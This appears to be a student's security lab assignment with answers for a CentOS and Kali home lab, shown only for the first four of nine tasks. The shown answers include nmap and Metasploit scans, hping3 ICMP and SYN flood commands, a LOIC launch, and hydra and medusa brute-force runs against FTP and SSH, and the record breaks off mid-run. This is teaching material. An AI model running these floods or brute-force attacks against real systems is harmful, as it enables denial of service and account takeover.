1.
INSTALL HTTPD WEB SERVER AND AN FTP SERVER ON A CENTOS MACHINE.
OPEN PORTS IN THE FIREWALL.
SCAN WITH NMAP AND FIND OPEN PORTS AND SERVICE VERSIONS AND OPERATING SYSTEM
ALSO SCAN USING METASPLOIT AND DISPLAY OPEN PORTS.

2.
PERFORM A DOS ATTACK ON THE WEBSERVER USING LOIC.
DISPLAY CHANGE IN RESOURCE UTILIZATION BEFORE THE ATTACK
AND AFTER THE ATTACK.
3.
PERFORM A DOS ATTACK ON THE WEBSERVER USING HPING3 (ICMP AND TCP SYN).DISPLAY CHANGE IN RESOURCE UTILIZATION BEFORE THE ATTACK AND AFTER THE ATTACK.
4.
Create a user by name Smith on the centos machine. Give password as pass12345. Use rockyou.txt and use hydra and perform attack on FTP server.
Use Medussa and perform attack on SSH for the same user.
5.
Close the Web server port in the firewall. Only FTP Server and SSH ports should be visible. Display the same using nmap. Now from Kali Linux create a SSH tunnel and access the internal website on CentOS on port 7200 on the Kali Linux IP address.
6.
Create a file with a payload to provide reverse shell using msfvenom for Linux. Send this file to CentOS machine. Execute and display the reverse shell created on the Kali Linux.
7.
Capture the flag integrated inside the image using 2 images given. Use crypttool. Image names are clue1.jpg and cluse2.jpg.
8.
Create a user by name manager. Create PGP keys for the user. Share the key with the admin1 user. Create a file and encrypt it using manager public key. Display the file opens with manager user.
9.
Create a exe file using msfvenom and use meterpreter payload. Send the file on the Windows VM. Execute the file. Display meterpreter session created on the Kali Linux VM. Take a screenshot of the windows VM. Try to display usernames and passwords of Windows VM.

Answers

1.

```
[centos@csf ~]$ sudo dnf install httpd
[sudo] password for centos:
Last metadata expiration check: 0:10:58 ago on Saturday 24 October 2026 01:29:53 PM.
Package httpd-2.4.62-17.el9.x86_64 is already installed.
Dependencies resolved.
Nothing to do.
Complete!
[centos@csf ~]$ sudo dnf install vsftpd
Last metadata expiration check: 0:11:12 ago on Saturday 24 October 2026 01:29:53 PM.
Dependencies resolved.
================================================================================
 Package         Architecture    Version                Repository          Size
================================================================================
Installing:
 vsftpd          x86_64          3.0.5-10.el9           appstream          167 k

Transaction Summary
================================================================================
Install  1 Package

Total download size: 167 k
Installed size: 335 k
Is this ok [y/N]: y
Downloading Packages:
vsftpd-3.0.5-10.el9.x86_64.rpm                  57 kB/s | 167 kB     00:02
--------------------------------------------------------------------------------
Total                                           37 kB/s | 167 kB     00:04
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
  Preparing        :                                                        1/1
  Installing       : vsftpd-3.0.5-10.el9.x86_64                             1/1
  Running scriptlet: vsftpd-3.0.5-10.el9.x86_64                             1/1
  Verifying        : vsftpd-3.0.5-10.el9.x86_64                             1/1

Installed:
  vsftpd-3.0.5-10.el9.x86_64

Complete!
[centos@csf ~]$ firewall-cms --add-port=80/tcp
bash: firewall-cms: command not found...
[centos@csf ~]$ firewall-cmd --add-port=80/tcp
Warning: ALREADY_ENABLED: '80:tcp' already in 'public'
success
[centos@csf ~]$ firewall-cmd --add-port=21/tcp
success
[centos@csf ~]$ sudo firewall-cmd --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: ens160
  sources:
```

```
[centos@csf ~]$ sudo firewall-cmd --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: ens160
  sources:
  services: cockpit dhcpv6-client ssh
  ports: 80/tcp 5000/tcp 8500/tcp 8100/tcp 21/tcp
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
[centos@csf ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:0c:29:37:c6:2b brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.200.128/24 brd 192.168.200.255 scope global dynamic noprefixroute ens160
       valid_lft 1238sec preferred_lft 1238sec
    inet6 fe80::f3bc:1f50:de60:bf98/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
[centos@csf ~]$ sudo firewall-cmd --remove-port={5000/tcp,8500/tcp.8100/tcp}
Warning: INVALID_PORT: bad port (most likely missing protocol), correct syntax is portid[-portid]/protocol
success
[centos@csf ~]$ sudo firewall-cmd --remove-port={5000/tcp,8500/tcp,8100/tcp}
Warning: NOT_ENABLED: '5000:tcp' not in 'public'
success
[centos@csf ~]$ systemctl start vsftpd
[centos@csf ~]$ systemctl enable vsftpd
Created symlink /etc/systemd/system/multi-user.target.wants/vsftpd.service → /usr/lib/systemd/system/vsftpd.service.
[centos@csf ~]$
```

```
└─$ sudo nmap -sS 192.168.200.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-24 04:20 -0400
Nmap scan report for 192.168.200.128
Host is up (0.0016s latency).
Not shown: 984 filtered tcp ports (no-response), 12 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
9090/tcp closed zeus-admin
MAC Address: 00:0C:29:37:C6:2B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.200.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-24 04:20 -0400
Nmap scan report for 192.168.200.128
Host is up (0.00094s latency).
Not shown: 985 filtered tcp ports (no-response), 11 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE    VERSION
21/tcp   open   ftp        vsftpd 3.0.5
22/tcp   open   ssh        OpenSSH 9.9 (protocol 2.0)
80/tcp   open   http       nginx 1.20.1
9090/tcp closed zeus-admin
MAC Address: 00:0C:29:37:C6:2B (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.72 seconds


┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.200.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-24 04:21 -0400
Nmap scan report for 192.168.200.128
Host is up (0.00097s latency).
Not shown: 985 filtered tcp ports (no-response), 11 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
9090/tcp closed zeus-admin
MAC Address: 00:0C:29:37:C6:2B (VMware)
Aggressive OS guesses: Linux 5.0 - 5.14 (94%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (94%), Linux 4.15 - 5.19 (90%), Li
nux 5.4 - 5.10 (90%), OpenWrt 21.02 (Linux 5.4) (90%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.13 (90%), Linux 3.16 - 4.6 (90%
), Linux 5.1 - 5.15 (90%), Linux 5.14 - 6.8 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
```


```
msf > db_nmap -sS -Pn -sV 192.168.200.128
[*] Nmap: Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-24 04:24 -0400
[*] Nmap: Nmap scan report for 192.168.200.128
[*] Nmap: Host is up (0.00074s latency).
[*] Nmap: Not shown: 984 filtered tcp ports (no-response), 12 filtered tcp ports (admin-prohibited)
[*] Nmap: PORT     STATE  SERVICE    VERSION
[*] Nmap: 21/tcp   open   ftp        vsftpd 3.0.5
[*] Nmap: 22/tcp   open   ssh        OpenSSH 9.9 (protocol 2.0)
[*] Nmap: 80/tcp   open   http       nginx 1.20.1
[*] Nmap: 9090/tcp closed zeus-admin
[*] Nmap: MAC Address: 00:0C:29:37:C6:2B (VMware)
[*] Nmap: Service Info: OS: Unix
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 16.07 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/lib/recog/fingerprint/regexp_factory.rb:34: warn
ing: nested repeat operator '+' and '?' was replaced with '*' in regular expression
msf >
```


2.

```
[centos@csf ~]$ cd web1/
[centos@csf web1]$ ls
index.html
[centos@csf web1]$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.
[centos@csf web1]$ python -m http.server 80
Traceback (most recent call last):
  File "/usr/lib64/python3.9/runpy.py", line 197, in _run_module_as_main
    return _run_code(code, main_globals, None,
  File "/usr/lib64/python3.9/runpy.py", line 87, in _run_code
    exec(code, run_globals)
  File "/usr/lib64/python3.9/http/server.py", line 1308, in <module>
    test(
  File "/usr/lib64/python3.9/http/server.py", line 1259, in test
    with ServerClass(addr, HandlerClass) as httpd:
  File "/usr/lib64/python3.9/socketserver.py", line 452, in __init__
    self.server_bind()
  File "/usr/lib64/python3.9/http/server.py", line 1302, in server_bind
    return super().server_bind()
  File "/usr/lib64/python3.9/http/server.py", line 137, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib64/python3.9/socketserver.py", line 466, in server_bind
    self.socket.bind(self.server_address)
PermissionError: [Errno 13] Permission denied
[centos@csf web1]$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo mono LOIC.exe
[sudo] password for kali:
Gtk not found (missing LD_LIBRARY_PATH to libgtk-x11-2.0.so.0?), using built-in colorscheme
```







3.

```
[centos@csf ~]$ cd web1/
[centos@csf web1]$ ls
index.html
[centos@csf web1]$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.
[centos@csf web1]$ python -m http.server 80
Traceback (most recent call last):
  File "/usr/lib64/python3.9/runpy.py", line 197, in _run_module_as_main
    return _run_code(code, main_globals, None,
  File "/usr/lib64/python3.9/runpy.py", line 87, in _run_code
    exec(code, run_globals)
  File "/usr/lib64/python3.9/http/server.py", line 1308, in <module>
    test(
  File "/usr/lib64/python3.9/http/server.py", line 1259, in test
    with ServerClass(addr, HandlerClass) as httpd:
  File "/usr/lib64/python3.9/socketserver.py", line 452, in __init__
    self.server_bind()
  File "/usr/lib64/python3.9/http/server.py", line 1302, in server_bind
    return super().server_bind()
  File "/usr/lib64/python3.9/http/server.py", line 137, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib64/python3.9/socketserver.py", line 466, in server_bind
    self.socket.bind(self.server_address)
PermissionError: [Errno 13] Permission denied
[centos@csf web1]$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo hping3 --icmp --flood 192.168.200.128
HPING 192.168.200.128 (eth0 192.168.200.128): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```





```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo hping3 -S --flood 192.168.200.128
HPING 192.168.200.128 (eth0 192.168.200.128): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```



4.


centos@csf:~
[centos@csf ~]$ sudo useradd Smith
[sudo] password for centos:
Changing password for user Smith.
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
[centos@csf ~]$ sudo passwd Smith
Changing password for user Smith.
New password:
BAD PASSWORD: The password fails the dictionary check - it is too simplistic/systematic
Retype new password:
passwd: all authentication tokens updated successfully.
[centos@csf ~]$


(kali㉿kali)-[~/Downloads]
$ sudo hydra -l Smith -P /usr/share/wordlists/rockyou.txt ftp://192.168.200.128
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-24 05:29:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ftp://192.168.200.128:21/
[21][ftp] host: 192.168.200.128 login: Smith password: pass12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-24 05:29:34


(kali㉿kali)-[~]
$ sudo medusa -h 192.168.200.128 -u Smith -P /usr/share/wordlists/rockyou.txt -M ssh
[sudo] password for kali:
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
2026-10-24 05:26:57 ACCOUNT CHECK: [ssh] Host: 192.168.200.128 (1 of 1, 0 complete) User: Smith (1 of 1, 0 com
plete) Password: jordan (35 of 14344392 complete)
